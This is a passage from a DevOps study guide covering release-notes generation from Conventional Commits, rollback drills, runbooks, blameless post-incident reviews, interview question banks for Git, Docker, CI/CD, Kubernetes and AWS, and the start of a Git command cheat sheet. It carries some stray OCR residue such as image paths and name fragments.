Release notes translate commits into information for readers. If commit subjects follow Conventional Commits (see the Git chapter on commit message conventions), the notes can be generated; a human then edits them. The script below groups the commits between two tags. It was run on a repository created for this chapter; the commit identifiers differ in every repository.

release-notes.sh BASH

```
#!/bin/bash
# Usage: release-notes.sh PREVIOUS_TAG NEW_TAG   (Conventional Commits subjects)
set -euo pipefail
prev="$1"; new="$2"
echo "orders-service $new ($(git log -1 --format=%cs "$new"))"
section() {  # $1 = heading, $2 = grep pattern
  local lines
  lines=$(git log --format='%s (%h)' "$prev..$new" | grep -E "$2" \
          | sed -E 's/^[a-z]+!?: //' || true)
  [ -n "$lines" ] && { echo; echo "$1"; echo "$lines" | sed 's/^/  - /'; }
  return 0
}
section "Breaking changes" '^[a-z]+!:'
section "Features" '^feat:'
section "Fixes" '^fix:'
```

Generate notes between two tags (real output, build machine) TERMINAL

```
$ git log --oneline v1.3.0..v1.4.0
cd191a0 chore: bump spring-boot-starter-parent
785c05f feat!: rename status field to state
0e4c499 docs: describe health endpoints
f1d81b7 fix: close database connection on timeout
d357945 feat: add pagination to GET /orders
$ ./release-notes.sh v1.3.0 v1.4.0
orders-service v1.4.0 (2026-10-20)

Breaking changes
  - rename status field to state (785c05f)

Features
  - add pagination to GET /orders (d357945)

Fixes
  - close database connection on timeout (f1d81b7)
```

What to notice. The `chore` and `docs` commits are omitted because the script lists only breaking changes, features and fixes; a `feat!:` subject (the exclamation mark marks a breaking change in Conventional Commits) is reported under its own heading and not under Features, because the pattern `^feat:` does not match it. The script is a starting point: it relies on every author following the convention, and a person must still review the text before publication.

Rollback

A rollback restores the previous known-good version. The method depends on the platform:

Platform	Method
ECS	`aws ecs update-service --task-definition orders-service:PREVIOUS`; the deployment circuit breaker does it automatically for a rolling deployment that never becomes healthy
Kubernetes	`kubectl rollout undo deployment/orders-service`
Compose or a single host	Start the previous image tag
Database	A forward fix or a restore; destructive migrations cannot be rolled back by redeploying code

Rollback methods in this guide.

A rollback that has never been executed is a hope. A **rollback drill** performs it deliberately in a non-production environment on a schedule, records the time it took and checks three things: the previous artifact still exists (retention policies delete old images), the previous version works with the current database schema, and the people on call know the commands. The end-to-end chapter demonstrates a complete automatic rollback on the build machine.

Change management

Change management records and controls modifications to production. The depth is proportional to risk: a routine dependency patch deployed by the pipeline needs only the pull request as record; a database migration, a network change or a change to authentication needs a named approver, a rollback plan and a scheduled window. In regulated organizations the pull request, the pipeline run and the environment approval together form the audit evidence, which is one reason to prefer pipelines that record who approved what. Emergency changes (a fix during an incident) are permitted to skip some steps but must be reviewed afterwards.

Runbooks

A **runbook** is a short document for one alert or procedure that lets someone unfamiliar with the system act correctly at three in the morning. It states the alert meaning, the first checks with exact commands, the likely causes, the decision to roll back and whom to call.

Sreeram

runbook-orders-high-error-ratio.txt

```
ALERT        OrdersHighErrorRatio (error ratio above 5 percent for 2 minutes)
MEANING      More than 1 in 20 requests to orders-service fail with 5xx.
FIRST CHECK  1. Was there a deploy in the last 30 minutes? (dashboard marker, GitHub Actions)
             2. aws ecs describe-services --cluster orders-cluster --services orders-service
                --query 'services[0].deployments'
             3. Logs: aws logs tail /ecs/orders-service --since 15m --filter-pattern ERROR
DECIDE       If a deploy happened: roll back first (previous task definition revision),
             investigate afterwards. If not: check database connections and downstream calls.
ROLLBACK     aws ecs update-service --cluster orders-cluster --service orders-service
             --task-definition orders-service:PREVIOUS_REVISION
ESCALATE     Not resolved in 30 minutes, or any data loss suspected: page the service owner.
```

Blameless post-incident review

After an incident the team writes a review whose purpose is to improve the system, not to assign fault. The Google SRE book (postmortem culture, consulted October 2026) states that "blameless postmortems are a tenet of SRE culture", that a blamelessly written review "assumes that everyone involved in an incident had good intentions", and that blame discourages reporting because "people will not bring issues to light for fear of punishment". It describes a review as a written record of the incident, its impact, the actions taken, the root causes and follow-up actions.




Figure 4.38. The incident timeline separates the intervals that a team can shorten: time to detect, time to mitigate and time to learn; the review closes the loop with actions that have owners.

A useful review template: summary and impact (who was affected, for how long, measured from the metrics); timeline in order with timestamps; root cause and contributing factors (several, not one person); what went well; what went badly; action items, each with an owner and a due date. An action without an owner does not happen.

4.15.2 Worked example

The scenario combines the chapter: the release of `orders-service` 1.4.0 adds a health indicator that reads a database setting; production lacks the setting. The sequence below is hypothetical and no timings are claimed.

1. The pipeline deploys revision 13. The deployment marker appears on the dashboard.
2. The new tasks fail their ALB health check; the circuit breaker stops the deployment and restores revision 12 (rollback performed by the platform).
3. The pipeline job fails at `wait services-stable`, and the team is notified by the failing check, not by users.
4. The review records: impact none (the old tasks kept serving), root cause missing production configuration, contributing factor a staging environment that had the setting, actions: add a configuration check to the smoke test, add the setting to the infrastructure code, add a pre-deploy validation of required properties.

The end-to-end chapter reproduces this class of failure on the build machine with real commands.

4.15.3 Hands-on

1. Create a repository with five commits using Conventional Commits subjects, tag two versions and run `release-notes.sh` between the tags. Compare the output with `git log --oneline` to confirm that each omitted commit is of an ignored type.
2. Write a runbook of at most fifteen lines for the alert of the previous chapter, using the template, and exchange it with another learner who must execute it without help.

3. List, for `orders-service`, the previous artifacts that must exist for a rollback to be possible and the retention rule that protects them (for ECR, a lifecycle policy that keeps the last N images; policy details from memory, verify).
4. Hold a ten-minute blameless review of the last failed build of any project using the template.

4.15.4 Real-world problems and solutions

Rollback impossible: the previous image was deleted

Scenario. The new release is bad; the rollback command references revision 12. **Symptoms.** Tasks of revision 12 stop with `CannotPullContainerError`; the service has no healthy tasks. **Diagnosis.** The stopped reason and `aws ecr describe-images --repository-name orders-service` show that the image of revision 12 no longer exists. **Root cause.** A repository lifecycle policy expired images by age or count, and the untagged-image cleanup removed the old digest. **Fix.** Rebuild from the commit of revision 12 (possible because images are tagged with the commit SHA) and push it under a new tag; deploy a task definition that references it. **Prevention.** Keep at least the last several releases, never expire tagged release images by age alone, and run a rollback drill that exercises the registry.

Rollback fails because the database migration was destructive

Scenario. Release 1.4.0 renamed a column and dropped the old one; the previous version, restored by the rollback, fails on every query. **Symptoms.** 500 responses with `column ... does not exist` after the rollback. **Diagnosis.** The migration history table (Flyway or Liquibase) shows the migration applied; the old code references the old column. **Root cause.** The migration was not backward compatible, so code and schema could not be rolled back independently. **Fix.** Roll forward with a patch that restores the column (or re-adds it from backup), then redeploy. **Prevention.** Apply the expand-contract pattern: add the new column and write to both, deploy the code, migrate data, and drop the old column in a later release (see the chapter on deployment strategies).

4.15.5 Questions to expect

What belongs in a release checklist?

Merged and reviewed changes, passing checks, release notes, a stated rollback method and the artifact it needs, migration risk assessed, an observation window with limits, and the person responsible during the window.

Why roll back first and investigate afterwards?

Rollback restores service quickly and keeps the failing evidence in logs, metrics and the previous artifact. Investigating on the live system prolongs the impact.

What is a rollback drill?

A scheduled, deliberate execution of the rollback procedure in a safe environment to prove that it works and to measure its duration.

What is a runbook?

A short operational document tied to an alert or procedure: meaning, first checks with exact commands, decision rules and escalation. It lets a person who is not the author act correctly.

What does "blameless" mean in a post-incident review?

The review looks for contributing conditions in systems and processes rather than blaming individuals, on the assumption that people acted in good faith. It encourages honest reporting, which is what improvement depends on.

How do deployment markers help during an incident?

They show whether a change in the metrics coincides with a release, which narrows the cause to the most recent change within seconds.

How are release notes produced from Conventional Commits?

The commit subjects between two tags are grouped by type (breaking, features, fixes); a person reviews and rewrites them for the audience.

sreeram

KEY POINTS

- A release has four phases: prepare, deploy, watch, decide; the decision defaults to rollback when the agreed limits are crossed.
- Rollback must be tested: the previous artifact must exist and work with the current schema.
- Runbooks give exact commands for an alert; reviews follow a template and are blameless, with owned action items.
- Generated release notes depend on commit conventions and need review before publication.
- Destructive migrations make rollback impossible; use expand-contract.

4.16 Interview Preparation for Git, Docker, CI/CD, Kubernetes and AWS

Interviews for backend roles test DevOps knowledge at two levels: definitions ("what is a container") and judgement ("the deployment succeeded but users still see the old version; what is checked first"). Definitions are learned from the earlier chapters; judgement is shown by explaining a real project in the order in which things happen. This chapter supplies the question bank, a script for describing a pipeline, advice on the resume and the portfolio, the mistakes that cost offers, and eight scenario questions. Every answer here is a model answer: it should be restated in the candidate's own words and checked against what the candidate has actually done.

4.16.1 Concept and mechanism

How to structure an answer

Question: what is a Docker image layer?



Figure 4.39. A reliable answer follows five steps: define the term, state the problem it solves, show how it works, name the trade-off and give an example from a project.

A fresher is rarely expected to have operated production systems. A fresher is expected to know the mechanism, to have run the commands once and to be honest about the boundary of experience. "I have not operated Kubernetes in production; I deployed `orders-service` on a local cluster and debugged a `CrashLoopBackOff` caused by a missing environment variable" is a stronger answer than a memorized definition followed by silence on the first follow-up.




Figure 4.40. The topics connect along one delivery path; a question on any node is usually followed by a question on the neighbouring node, so each answer should end by naming the next stage.

4.16.2 Worked example

Explaining the project pipeline

The standard request is "walk me through how your code reaches production". The script below follows the path of one change. Every bracketed item must be replaced by something the candidate really built; a stage that was not built is described as "not implemented, and this is how it would work".

pipeline-explanation-script.txt

```
1. Context (10 s)   "[orders-service] is a Spring Boot 3 / Java 21 REST service with PostgreSQL.
                     The repository is on GitHub; the pipeline is [GitHub Actions / Jenkins]."
2. Change (15 s)    "Work happens on a short-lived feature branch. A pull request needs [one review]
                     and the check [build] before it merges into main."
3. Checks (20 s)    "On each pull request it runs [mvn -B verify]: unit tests, [integration
                     tests against a PostgreSQL service container], [JaCoCo coverage threshold],
                     [static analysis]. A failure blocks the merge."
4. Build (15 s)     "After the merge, one job builds the Docker image with a multi-stage Dockerfile,
                     tags it with the commit SHA and pushes it to [GHCR / ECR]. The same image is
                     promoted through the environments; it is never rebuilt."
5. Deploy (20 s)    "[Staging] deploys automatically; production needs [an environment approval].
                     The deploy runs on [ECS Fargate / Kubernetes] with a rolling update and health
                     checks on /actuator/health. Credentials: [OIDC roles], not stored keys."
6. Observe (10 s)   "After the deploy, [the smoke test] and [the error-rate alert] are watched for
                     [a defined window]. If limits are crossed, the previous revision is restored."
7. Learn (10 s)     "A failure I had: [the real problem], found by [the evidence], fixed by [the
                     change]. Afterwards I added [the control]."
8. Boundary (5 s)   "Not done: [for example canary releases]; I would add them by [approach]."
```

What to notice. The script has a time budget of about 105 seconds, spends the longest time on checks and deployment (where judgement is visible) and ends with a real failure and a stated limit. Each stage names one concrete tool and one concrete control; adjectives such as "robust" or "scalable" carry no information.




Figure 4.41. The same eight beats, drawn as the path of a commit; the failure and boundary beats at the end distinguish a candidate who ran the pipeline from one who read about it.

Resume and portfolio

Resume bullets state the action, the tool, the verification and a number that was measured. A number that was not measured is not written.

Weak	Strong (replace the bracketed values with measured ones)
Worked on Docker	Containerized a Spring Boot service with a multi-stage Dockerfile; image size reduced from [X] MB to [Y] MB (measured with `docker images`)
Used CI/CD	Built a GitHub Actions pipeline (build, test, image push to GHCR, deploy) that runs on every pull request; median run time [N] min
Knows AWS	Deployed a containerized service to ECS Fargate behind an ALB with RDS PostgreSQL, secrets in Secrets Manager and an OIDC deployment role; documented in the repository
Fixed bugs in Git	Resolved [N] merge conflicts and recovered a lost commit with `git reflog`; documented the branching policy in CONTRIBUTING.md

Resume bullets: weak and strong forms.

The portfolio repository carries the evidence: a README with an architecture diagram, the workflow status badge, the commands to run the service with Compose, a `docs/runbook.md`, a `docs/incidents.md` that lists three failures with cause and fix, and release tags with generated notes. Cloud resources are deleted after the demonstration; a recorded screen capture replaces a permanently running (and billed) environment. Credentials never appear in the repository, which a reviewer verifies in the first minute with a history search.

4.16.3 Hands-on

1. Record a spoken answer to "walk me through how your code reaches production" using the script and measure its length; shorten it to under two minutes.
2. Ask another learner to interrupt after each beat with "why" and note the beats where the answer is a guess.
3. Rewrite three resume bullets in the strong form; delete any number that cannot be reproduced from a command or a pipeline run.
4. Choose ten questions from the bank below at random, answer aloud without notes, then compare with the model answers.

4.16.4 Real-world problems and solutions

Reciting tools without a path

Scenario. The candidate lists Git, Docker, Jenkins, Kubernetes and AWS as skills. **Symptoms.** The interviewer asks how a change reaches production and the answer jumps between tools without order. **Diagnosis.** Each tool was learned in isolation. **Root cause.** No single project connected the tools. **Fix.** Build one service end to end and practise the script above. **Prevention.** Study by following a change through the path, as the final chapter of this Part does.

Claiming experience that cannot be defended

Scenario. The resume states "managed production Kubernetes clusters" after a tutorial. **Symptoms.** The first follow-up (how pods were debugged, what the ingress was) cannot be answered. **Diagnosis.** The interviewer probes a recent, specific event. **Root cause.** An experience was inflated. **Fix.** State the real scope: "deployed to a local cluster, wrote the manifests, debugged probes". **Prevention.** Every line of the resume must survive three follow-up questions.

Memorized definitions, no failure stories

Scenario. Answers are correct but generic. **Symptoms.** The interviewer asks "what went wrong" and the candidate has no example. **Diagnosis.** The projects were never operated. **Root cause.** Work stopped when the happy path worked. **Fix.** Break the project deliberately (kill a task, stop the database, push a bad config), record the diagnosis and the fix. **Prevention.** Keep the incident log in the repository.

4.16.5 Questions to expect

Answers are model answers, each shortened to the essential points. Sections follow the tools.

Git

Question	Model answer
1. How does Git store data?	As snapshots, not diffs. Four object types in `.git/objects`: blob (file content), tree (directory), commit (tree plus parents plus metadata) and tag. Objects are named by the SHA hash of their content. Branches and tags are small files that point to commits.
2. Difference between `fetch` and `pull`?	`fetch` downloads new objects and updates remote-tracking branches without touching the working branch. `pull` is `fetch` followed by a merge (or a rebase with `--rebase`).
3. Merge versus rebase?	Merge joins histories with a merge commit and keeps true history. Rebase replays commits on a new base and gives a linear history but creates new commit hashes. Rule: never rebase commits that others already have.
4. What do `reset --soft`, `--mixed` and `--hard` do?	All move the branch to the target commit. `--soft` keeps the index and working tree, `--mixed` (default) resets the index, `--hard` also overwrites the working tree and loses uncommitted changes.
5. `revert` or `reset` on a pushed commit?	`revert` adds a new commit that undoes the change and is safe on shared branches. `reset` rewrites history and needs a force push, which harms collaborators.
6. What is a detached HEAD?	HEAD points to a commit instead of a branch. New commits belong to no branch and are lost on checkout unless a branch is created (`git switch -c name`) or found through `reflog`.
7. How is a deleted branch or a hard-reset commit recovered?	`git reflog` lists where HEAD has been; `git branch name <hash>` recreates the pointer. Unreachable commits survive until garbage collection.
8. What is a fast-forward merge?	The target branch has no new commits, so Git moves the pointer forward and creates no merge commit. `--no-ff` forces a merge commit.
9. How is a merge conflict resolved?	Open the files with conflict markers, choose the intended content, remove the markers, `git add` the files and `git commit` (or `rebase --continue`). Run the tests afterwards.
10. What does `git stash` do?	Saves uncommitted changes on a stack and restores a clean tree; `git stash pop` reapplies them.
11. `.gitignore` does not ignore a file that is already committed. Why?	Ignore rules apply only to untracked files. Use `git rm --cached file` to stop tracking, then commit.
12. What is `git bisect`?	A binary search over history that finds the commit that introduced a bug; each step is marked good or bad (or automated with a test script).
13. Force push versus `--force-with-lease`?	The lease variant refuses to overwrite remote commits that the local clone has not seen, preventing the destruction of a teammate's work.
14. Git Flow, GitHub Flow, trunk-based development?	Git Flow uses long-lived develop and release branches. GitHub Flow uses short-lived branches merged to main through pull requests. Trunk-based development merges small changes to main continuously, with feature flags; it suits continuous delivery.
15. A password was committed. What now?	Revoke and rotate it first. Removing it from history (`git filter-repo`) is cleanup, because clones and forks may hold it.

Git questions.

Docker

Question	Model answer
16. Container versus virtual machine?	A container shares the host kernel and isolates processes with namespaces and cgroups; a VM runs a full guest operating system on a hypervisor. Containers start faster and are lighter, VMs isolate more strongly.
17. What is an image layer and how does caching work?	Each Dockerfile instruction creates a layer. A layer is reused if the instruction and everything before it are unchanged, so rarely changing steps (dependencies) go before frequently changing ones (source code).
18. `CMD` versus `ENTRYPOINT`?	`ENTRYPOINT` sets the executable; `CMD` provides default arguments that `docker run` arguments replace. Use exec form (JSON array) so the process receives signals.
19. `COPY` versus `ADD`?	`ADD` also downloads URLs and extracts local tar archives; `COPY` only copies. Prefer `COPY` for predictability.
20. Why multi-stage builds?	The build stage holds the JDK and Maven; the final stage copies only the jar onto a JRE image. The result is smaller and contains no build tools.
21. Volume versus bind mount?	A volume is managed by Docker and suits persistent data; a bind mount maps a host path and suits development. Data in the container filesystem disappears with the container.
22. `EXPOSE` versus `-p`?	`EXPOSE` documents the port; `-p host:container` publishes it on the host.
23. How do containers find each other?	On a user-defined network Docker provides DNS by service or container name; the default bridge does not. `localhost` inside a container is the container itself.
24. Why does `docker stop` take ten seconds?	The process ignores SIGTERM (often a shell as PID 1 that does not forward it), so Docker waits for the timeout and sends SIGKILL. Use exec form and handle SIGTERM.
25. Why run as non-root?	A compromised process then has fewer privileges on the container and, in an escape, on the host. Create a user and set `USER`.
26. What does exit code 137 mean?	128 plus signal 9 (SIGKILL), typically the kernel OOM killer after a memory limit was exceeded. Check `docker inspect` for `OOMKilled`.
27. Tag versus digest?	A tag is a movable label; a digest (`sha256:`) identifies exact content. Production references should be immutable tags or digests, not `latest`.
28. How does the JVM behave in a container?	Modern JVMs read the cgroup limit; `-XX:MaxRAMPercentage` sets the heap as a share of it, leaving room for metaspace, threads and native memory.
29. Why `depends_on` does not guarantee readiness?	By default it orders start only. `condition: service_healthy` with a health check waits until the dependency reports healthy; the application should also retry.
30. What goes in `.dockerignore`?	`.git`, `target`, local configuration and secrets, so that the build context is small and secrets are not copied into layers.

Docker questions.

srokan

CI/CD and pipeline tools

Question	Model answer
31. Define CI, continuous delivery and continuous deployment.	CI merges and verifies changes frequently with automated builds and tests. Continuous delivery keeps every change releasable with a manual release decision. Continuous deployment releases every passing change automatically.
32. What are the stages of a typical pipeline?	Checkout, build, unit tests, static analysis, package, integration tests, publish artifact, deploy, smoke test.
33. What does "build once, deploy many" mean?	One artifact is built and promoted unchanged through environments; configuration differs, the binary does not. It removes "different build in production" as a cause of failure.
34. Main concepts of GitHub Actions?	Workflow (YAML file) triggered by events; jobs run on runners; steps run commands or reusable actions (`uses`). Jobs run in parallel unless `needs` orders them.
35. How are secrets handled in Actions?	Stored as repository, environment or organization secrets, masked in logs, not passed to fork pull requests. Prefer OIDC to cloud keys.
36. Why restrict `GITHUB_TOKEN` permissions?	The token is created per run; a compromised step can use whatever the token may do. Default to read-only and grant per job.
37. What is a matrix build?	One job definition run for several combinations (for example Java versions or operating systems), in parallel.
38. How is a pipeline made faster?	Cache dependencies, run independent jobs in parallel, run unit tests before slow integration tests, fail fast, avoid rebuilding unchanged layers, limit path-triggered runs.
39. Jenkins architecture?	A controller schedules and stores configuration; agents execute builds on executors; pipelines are defined in a `Jenkinsfile`; plugins add features.
40. Declarative versus scripted pipeline?	Declarative has a fixed structure (`pipeline`, `stages`, `post`) and is easier to read and validate. Scripted is full Groovy and flexible but easier to make unmaintainable.
41. Why would a team choose Jenkins over GitHub Actions?	On-premises or air-gapped environments, existing investment, multiple source systems, heavy customization. Actions is simpler where code is already on GitHub. The tools can coexist.
42. What is a quality gate?	A pass or fail rule on measured quality (coverage on new code, no new critical vulnerabilities) that blocks a merge or release.
43. SAST, SCA, DAST?	SAST analyzes source code, SCA checks dependencies for known vulnerabilities, DAST attacks a running application from outside.
44. How are flaky tests handled?	Quarantine and fix them: find the shared state or timing cause, never rely on blind reruns, track the flake rate.
45. Which metrics measure delivery performance?	The DORA metrics: deployment frequency, lead time for changes, change failure rate and time to restore service (names are being refined by DORA; verify current definitions).

CI/CD questions.

srcfam

Kubernetes

Question	Model answer
46. Why use Kubernetes?	It runs containers across machines, restarts failed ones, scales, rolls out updates and exposes services, driven by declared desired state.
47. Control plane components?	API server (entry point), etcd (state store), scheduler (places pods), controller manager (reconciliation loops). Nodes run kubelet, kube-proxy and a container runtime.
48. What is a Pod?	The smallest deployable unit: one or more containers sharing network and storage, scheduled together.
49. Deployment versus StatefulSet?	A Deployment manages interchangeable replicas through ReplicaSets. A StatefulSet gives each replica a stable identity and its own storage, for databases and similar workloads.
50. Service types?	`ClusterIP` (internal, default), `NodePort` (a port on every node), `LoadBalancer` (cloud load balancer). An Ingress routes HTTP by host and path to Services.
51. ConfigMap versus Secret?	Both inject configuration. A Secret is for sensitive data but is only Base64-encoded; it needs encryption at rest and RBAC.
52. Liveness, readiness and startup probes?	Liveness failure restarts the container; readiness failure removes the pod from Service endpoints; the startup probe delays the other two for slow starters such as a JVM.
53. Requests versus limits?	Requests are used by the scheduler for placement; limits are enforced at run time. Exceeding the memory limit gives `OOMKilled`, exceeding the CPU limit causes throttling.
54. How does a rolling update work?	New pods start while old ones stop, bounded by `maxSurge` and `maxUnavailable`, and readiness gates progress. `kubectl rollout undo` reverts.
55. A pod is in `CrashLoopBackOff`. What is checked?	`kubectl logs --previous`, `kubectl describe pod` (exit code, events), configuration and environment, probes, memory limits.
56. A Service has no endpoints. Why?	The selector does not match the pod labels, or no pod is ready.
57. What does a HorizontalPodAutoscaler do?	Adjusts the replica count from observed metrics such as CPU utilization relative to requests.
58. Helm versus Kustomize?	Helm templates charts with values and releases; Kustomize patches plain YAML with overlays. Both manage per-environment differences.
59. What is GitOps?	The desired state lives in Git and an agent in the cluster (Argo CD, Flux) reconciles the cluster to it; changes are made by pull request, and drift is detected.

Kubernetes questions.

sreoram

AWS

Question	Model answer
60. Region versus Availability Zone?	A Region is a geographic area; an AZ is an isolated location inside it. Production runs in at least two AZs.
61. IAM role versus user?	A user has long-term credentials; a role is assumed and provides temporary credentials. Services and pipelines use roles.
62. How does IAM evaluate permissions?	An explicit Deny wins; otherwise an Allow is needed; the default is deny. Boundaries and SCPs limit by intersection.
63. Security group versus network ACL?	A security group is a stateful firewall at the network interface with allow rules; a network ACL is a stateless filter at the subnet.
64. Public versus private subnet?	A public subnet routes to an internet gateway; a private subnet does not, and reaches the internet through a NAT gateway when needed.
65. ECS, EKS or EC2 for a container?	EC2 gives full control and full operations work; ECS on Fargate removes host management; EKS provides Kubernetes where that ecosystem is required.
66. Task role versus task execution role?	The execution role lets ECS pull the image, write logs and read secrets before start; the task role is used by the application's own AWS calls.
67. Why does an ALB mark a target unhealthy?	The health check path, port or success code is wrong, the application is not yet started, or the security group blocks the load balancer.
68. RDS Multi-AZ versus read replica?	Multi-AZ keeps a standby in another AZ for failover; a read replica serves read traffic and scales reads (replication is asynchronous).
69. Secrets Manager versus Parameter Store?	Secrets Manager targets secrets with managed rotation; Parameter Store is a hierarchical configuration store with encrypted parameters. Both are read through IAM.
70. How does GitHub Actions deploy to AWS without keys?	OIDC: GitHub issues a signed token; AWS exchanges it for temporary role credentials; the trust policy restricts repository and environment.
71. How is a cloud bill kept under control?	Budgets and alerts, tagging, deleting unused resources (NAT gateways, load balancers, databases), infrastructure as code for repeatable teardown.

AWS questions.

Release, security and operations

Question	Model answer
72. Rolling, blue-green and canary deployments?	Rolling replaces instances gradually. Blue-green switches traffic between two full environments. Canary sends a small share of traffic to the new version and increases it if metrics hold.
73. How is a database migration made safe?	Expand-contract: add compatible structures first, deploy code that works with old and new schema, migrate data, remove old structures later. Old and new versions must run together.
74. What is a feature flag for?	It separates deployment from release: code ships disabled and is enabled gradually or reverted without a deployment.
75. How is a bad release rolled back?	Redeploy the previous immutable artifact (ECS task definition revision, `kubectl rollout undo`); data changes need a forward fix. Rollbacks are rehearsed.
76. What are logs, metrics and traces?	Events, aggregated numbers and request paths across services. Alerts start from metrics; logs and traces explain them.
77. What should an alert be based on?	Symptoms visible to users (error ratio, latency) rather than causes (CPU), with a runbook link.
78. How are supply chain risks reduced?	Pin actions and base images, review dependencies, generate an SBOM, restrict tokens, use OIDC and sign and verify artifacts.
79. What is a blameless post-incident review?	A written analysis of impact, timeline, causes and actions that looks at system conditions, not individual fault, so that people report problems honestly.
80. A secret leaked to a public repository. What is done?	Revoke it, rotate, audit use (CloudTrail on AWS), clean the history, add push protection and a runbook.

Operations questions.

4.16.6 Scenario questions

Each scenario has an answer outline: the first action, the evidence consulted and the decision.

Scenario	Answer outline
A. After a deploy, 20 percent of requests return 502	Check whether a deploy happened (marker, pipeline). If yes, roll back first. Then read target health reasons on the ALB, task stopped reasons and container logs; compare health check path, port, grace period and memory.
B. The pipeline takes 25 minutes	Measure the time per stage; cache Maven and Docker layers; parallelize independent jobs; run fast tests first; move slow tests to a later stage or schedule; check runner size and unnecessary rebuilds.
C. A teammate pushed a secret	Revoke and rotate; search history; remove with `git filter-repo`; tell collaborators to re-clone; enable push protection; write down the incident.
D. A pod restarts every few minutes	`kubectl describe pod` for the last state and exit code; `logs --previous`; exit 137 suggests memory limits; a failing liveness probe on a slow JVM suggests a startup probe; check configuration.
E. Staging works, production fails	Compare configuration, secrets, network rules, data and artifact digests between the two; the image must be identical; check environment variables and security groups.
F. Design CI/CD for a team of five on AWS	Trunk-based with short branches; pull request checks; one image per commit to ECR; OIDC role; staging automatic, production with approval; ECS rolling update with circuit breaker; alerts and a runbook.
G. Ship a column rename with no downtime	Expand-contract in three releases: add and dual-write, switch reads and backfill, drop the old column; each version works with the schema of its neighbour.
H. A deploy is green but users see the old version	Check which revision the service runs, whether the circuit breaker rolled back, caching (CDN, browser) and whether the pipeline waited for stability; compare the version endpoint with the commit.

Scenarios and answer outlines.

KEY POINTS

- Explain the path of one change, with real tools, one control per stage and one real failure.
- Answers follow define, problem, mechanism, trade-off, example; state the boundary of experience honestly.
- Resume bullets carry a verb, a tool and a measured result; the portfolio repository holds the evidence.
- Judgement questions are answered with a first action, the evidence consulted and a decision; rollback comes before diagnosis.
- Never claim what cannot survive three follow-up questions.

4.17 Cheat Sheets and a Three-Week Practice Plan

This chapter condenses the commands and decisions of the guide into reference tables, and arranges the study into three weeks. The tables list commands that exist in the tools named; flags beyond those shown are in each tool's help output.

Sreeram

4.17.1 Command cheat sheets

Task	Command
Create or clone	`git init`; `git clone URL`
Stage and commit	`git add -p`; `git commit -m "feat: message"`; `git commit --amend`
Inspect	`git status -sb`; `git diff --staged`; `git log --oneline --graph --all`
Undo a staged file or edit	`git restore --staged FILE`; `git restore FILE`
Undo a commit safely (shared)	`git revert HASH`
Move the branch (local only)	`git reset --soft|--mixed|--hard HASH`
Branch	`git switch -c NAME`; `git branch -d NAME`
Integrate	`git merge NAME`; `git rebase main`; `git cherry-pick HASH`
Park work	`git stash push -m "text"`; `git stash pop`
Recover	`git reflog`; `git branch rescue HASH`
Find a bug or a string	`git bisect start`; `git log -S'text'`; `git blame FILE`
Remote	`git fetch`; `git pull --rebase`; `git push --force-with-lease`
Tag a release	`git tag -a v1.4.0 -m "1.4.0"`; `git push origin v1.4.0`

Git by task.

Task	Command
Build and tag	`docker build -t orders-service:1.4.0 .`
